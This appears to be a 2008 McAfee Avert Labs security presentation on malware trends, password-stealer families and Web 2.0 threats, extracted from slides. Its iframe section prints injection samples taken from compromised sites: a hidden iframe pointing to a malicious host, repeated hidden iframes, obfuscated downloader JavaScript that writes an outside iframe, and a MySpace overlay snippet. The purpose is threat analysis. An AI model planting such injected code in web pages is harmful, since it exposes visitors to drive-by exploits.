



McAfee®
Avert Labs®

McAfee Avert Labs

Landscape, rootkits and virtualization

Agenda

- Today's Malware Landscape
- Web 2.0 Threats
- Rootkits and Stealth Malware
- Virtualization



The scope of the malware problem




Globally at Avert Labs:


- **Currently 387913+ unique pieces of malware identified by Avert Labs**
- Over **135885+** malware identified during 2007 alone
- **50000+** samples analyzed daily
- **95%** or more are static (nor replicating)
 - Trojans and bots
- **90%** or more are obfuscated
 - Runtime packers and/or encryption



Malware Production Has Reached Epidemic Proportions



The Malware of Choice: Password Stealers



**They target banks
credentials :**

- PWS-BANKER

**They target various
cached passwords :**

- PWS-LDPINCH

**They target without
discernment :**

- KEYLOG-
ARDAMAX

They target MMORPG :

- PWS-MMORPG PWS-
LINEAGE
- PWS-LEGMIR
- PWS-GAMANIA
- PWS-WOW





McAfee®
Avert Labs®

2008 - Web 2.0 Threats

iFrame - The Delivery System of Choice

Hack it, p0wn it, divert it


- The preliminary phase of the attack consists of researching and infiltrating vulnerable sites. This is the case for many sites that are based on applications developed with the PHP language.
- Even if the IFRAME is "hidden", it plays its part by pointing to the page on the remote site. If the latter contains an exploit (or even just a script), it can be executed if the computer activating it is vulnerable (or has lax security settings).
- These attacks have been numerous and effective: ANI, MS06-044, MS06-006, MS06-014, ActiveX bugs and other XML overflows

Example: `<IFRAME src='http://blackhatcrew.ru/tds/iframe.php' width='1' height='1' style='visibility: hidden;'>
</IFRAME>`



Hidden *iframe*

Example: commercial site



The screenshot shows a Microsoft Internet Explorer browser window displaying the website 'Maisgold Spezialitäten-Bier'. The browser's address bar shows 'http://www.beer[1]'. The website content includes a banner with the text 'Maisgold Spezialitäten-Bier' and a landscape image with a sign that reads 'Eine echte Bier-Spezialität aus der einzigen Braustätte der Urschweiz'. Below the browser window, a Notepad window shows the source code of the page, highlighting a hidden iframe element.

```

<a href="index.php" class="top_menu">Home</a> <span class="still">|</span> <a href="
<a href="einsiedler_biere.php" class="top_menu">Einsiedler Biere</a> <span class="still">|
<a href="brauerei.php" class="top_menu">Brauerei</a> <span class="still">|</span>
<a href="geschichte.php" class="top_menu">Geschichte</a> <span class="still">|</span>
<a href="getrankemarkt.php" class="top_menu">Getränkemarkt</a> <span class="still">|</
<a href="merchandising.php" class="top_menu">Handel</a>
</tr>
<tr>
<td width="642"><iframe src='ht
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
<iframe src='http://www.beer[1]/index.php' width='1' height='1' style='visibility: hidden;'></iframe>
</td>

```



Hidden *iframe*

Example: government site

The screenshot shows a Microsoft Internet Explorer browser window displaying the Syrian Embassy London website (nembassy.co.uk). The website features a blue header with the Syrian coat of arms and the text "SYRIAN EMBASSY LONDON-UK". Below the header, there is a "Welcome" message and "Quick Links" including "Online Visa Application Form" and "Syrian Citizens Affairs". A "Scan Messages" window is open, showing a "VirusScan Alert" for a file named "JS/Downloader-AUD" detected as a Trojan on 26/09/2007. A table below the alert shows the detection details:

Folder	Source	Detected As	Detection Type	Status	Date and Time
Documents and ...		JS/Downloader-AUD	Trojan	Moved (Cl...	26/09/2007 1...

In the foreground, a Notepad window titled "Syrie.txt" contains the following JavaScript code:

```
<SCRIPT LANGUAGE="Javascrpt">
Function hrRTHkK(NXuHux7)
{
document.write(unescape(NXuHux7))
return ""
}
Function c1bTK6E()
{
var bape = '%3c';
var boji = '%69%66%72';
var bcmw = '%61';
var tftq = '%6d%65%20%73%72%63%3d';
var bhht = '%22';
var mjm1 = '%68';
var wwzg = '%74';
var llfn = '%74%70%3a%2f%73%69%63%69%6c%2e%69';
var mvrn = '%6e';
var javk = '%66';
var cilv = '%6f';
var oamp = '%2f%66%6f%72%75%6d';
var htju = '%2f%69%6e%64%65%78%2e';
var dvfz = '%70%68%70';
var sfge = '%22';
var r1rd = '%20';
var girg = '%77';
var inb1 = '%69%64%74%68%3d%22%30%22%20%68%65%69';
var vihj = '%67';
var itzq = '%68';
var nikq = '%74';
var eqqx = '%3d';
var vwbm = '%22%30%22%3e%3c%2f%69%66%72%61%6d%65%3e';

var NXuHux7=new Array()
NXuHux7[0]=new
Array(bape+boji+bcmw+tftq+bhht+mjm1+wwzg+llfn+mvrn+jav
k+vwbm)
hrRTHkK(NXuHux7);
}
c1bTK6E();
</script><SCRIPT LANGUAGE="Javascrpt">
Function hrRTHkK(NXuHux7)
{
document.write(unescape(NXuHux7))
return ""
}
```



Hidden *iframe*

Example: social network



MySpace.com - Alicia Keys - HARLEM, NEW YORK - R&B / Soul / Blues - www.myspace.com/aliciakeys - Microsoft Internet Explorer

Address: http://www.myspace.com/aliciakeys

MYSPACE MUSIC

Alicia Keys
R&B / Soul / Blues

"As I Am" - In Stores 11/13!

HARLEM, NEW YORK
Etats-Unis

Affichages : 12133574

Dernière connexion : 09/11/2007

Voir : + de photos | Videos

Contacte Alicia Keys

- Email
- Signaler un problème
- Ajouter à mes amis
- Ajouter à mes favoris
- Message privé
- Bloguer
- Ajouter aux groupes
- Ranking

Music Player: No One Feat Damian Marley - Alicia Keys (playing)

Total Plays: 14982828 | Downloads Today: 0 | Plays Today: 5098

Like You'll Never S... Plays: 391787
Download | Comments | Lyrics | Add

No One Plays: 3500651
Download | Comments | Lyrics | Add

No One Feat Damian M... Plays: 1157
Download | Comments | Lyrics | Add

Dragon Days Dirty H... Plays: 1757700
Download | Comments | Lyrics | Add

Shows à venir (voir tout)

11 nov. 2007	9:00	CBS Sunday Morning	N/A
--------------	------	--------------------	-----

```

<tr><td>Email Address</td><td><style> navi a:visited {visibility:hidden;}</style><div
class="navi"><a href="mailto:aliciakeys@myspace.com" style="background-image: url('http://www.myspace.com/a.jpg');position:absolute;left:0px;top:0px;height:67
88px;width:802px;"></a></div><input type="text" name="email"></td></tr>

```



These will be **Commonplace** in 2008

McAfee Avert Labs Blog
Cutting-edge security research as it happens

2007 SIIA //CODiE// FINALIST

Archives

- ▶ [April 2008](#)
- ▶ [March 2008](#)
- ▶ [February 2008](#)
- ▶ [January 2008](#)
- ▶ [December 2007](#)
- ▶ [November 2007](#)
- ▶ [October 2007](#)
- ▶ [September 2007](#)
- ▶ [August 2007](#)
- ▶ [July 2007](#)
- ▶ [June 2007](#)
- ▶ [May 2007](#)
- ▶ [April 2007](#)
- ▶ [March 2007](#)
- ▶ [February 2007](#)
- ▶ [January 2007](#)
- ▶ [December 2006](#)
- ▶ [November 2006](#)
- ▶ [October 2006](#)
- ▶ [September 2006](#)
- ▶ [August 2006](#)
- ▶ [July 2006](#)
- ▶ [June 2006](#)
- ▶ [May 2006](#)

Follow Up To Yesterday's Mass Hack Attack
Thursday March 13, 2008 at 2:04 pm CST
Posted by **Craig Schmugar** [Trackback](#)

Yesterday we uncovered a newer mass hack affecting over 10,000 web pages. That number has since doubled. Today, I took a look at another recent mass attack, which was similar to those [reported](#) by Dancho Danchev, but reference a JS file rather than an IFRAME.

The attack seems to have started more than a week ago, and nearly 200,000 web pages have been found to be compromised, most of which are running phpBB. This contrasts yesterday's attack in that the vast majority of those were active server pages (.ASP). The ASP attacks are different than the phpBB ones in that the payload and method are quite different. Various exploits are used in the ASP attacks, where the phpBB ones rely on social engineering. phpBB mass hacks have occurred in the past, including those done by the [Perl/Santy.worm](#) back in 2004.

Here's a brief video demonstrating how the phpBB attack looks from the end user's perspective.

March 2008 - Mass Hack Demo

Accueil **Ambassade de France en Libye**

% of All Vulnerabilities Reported




tion




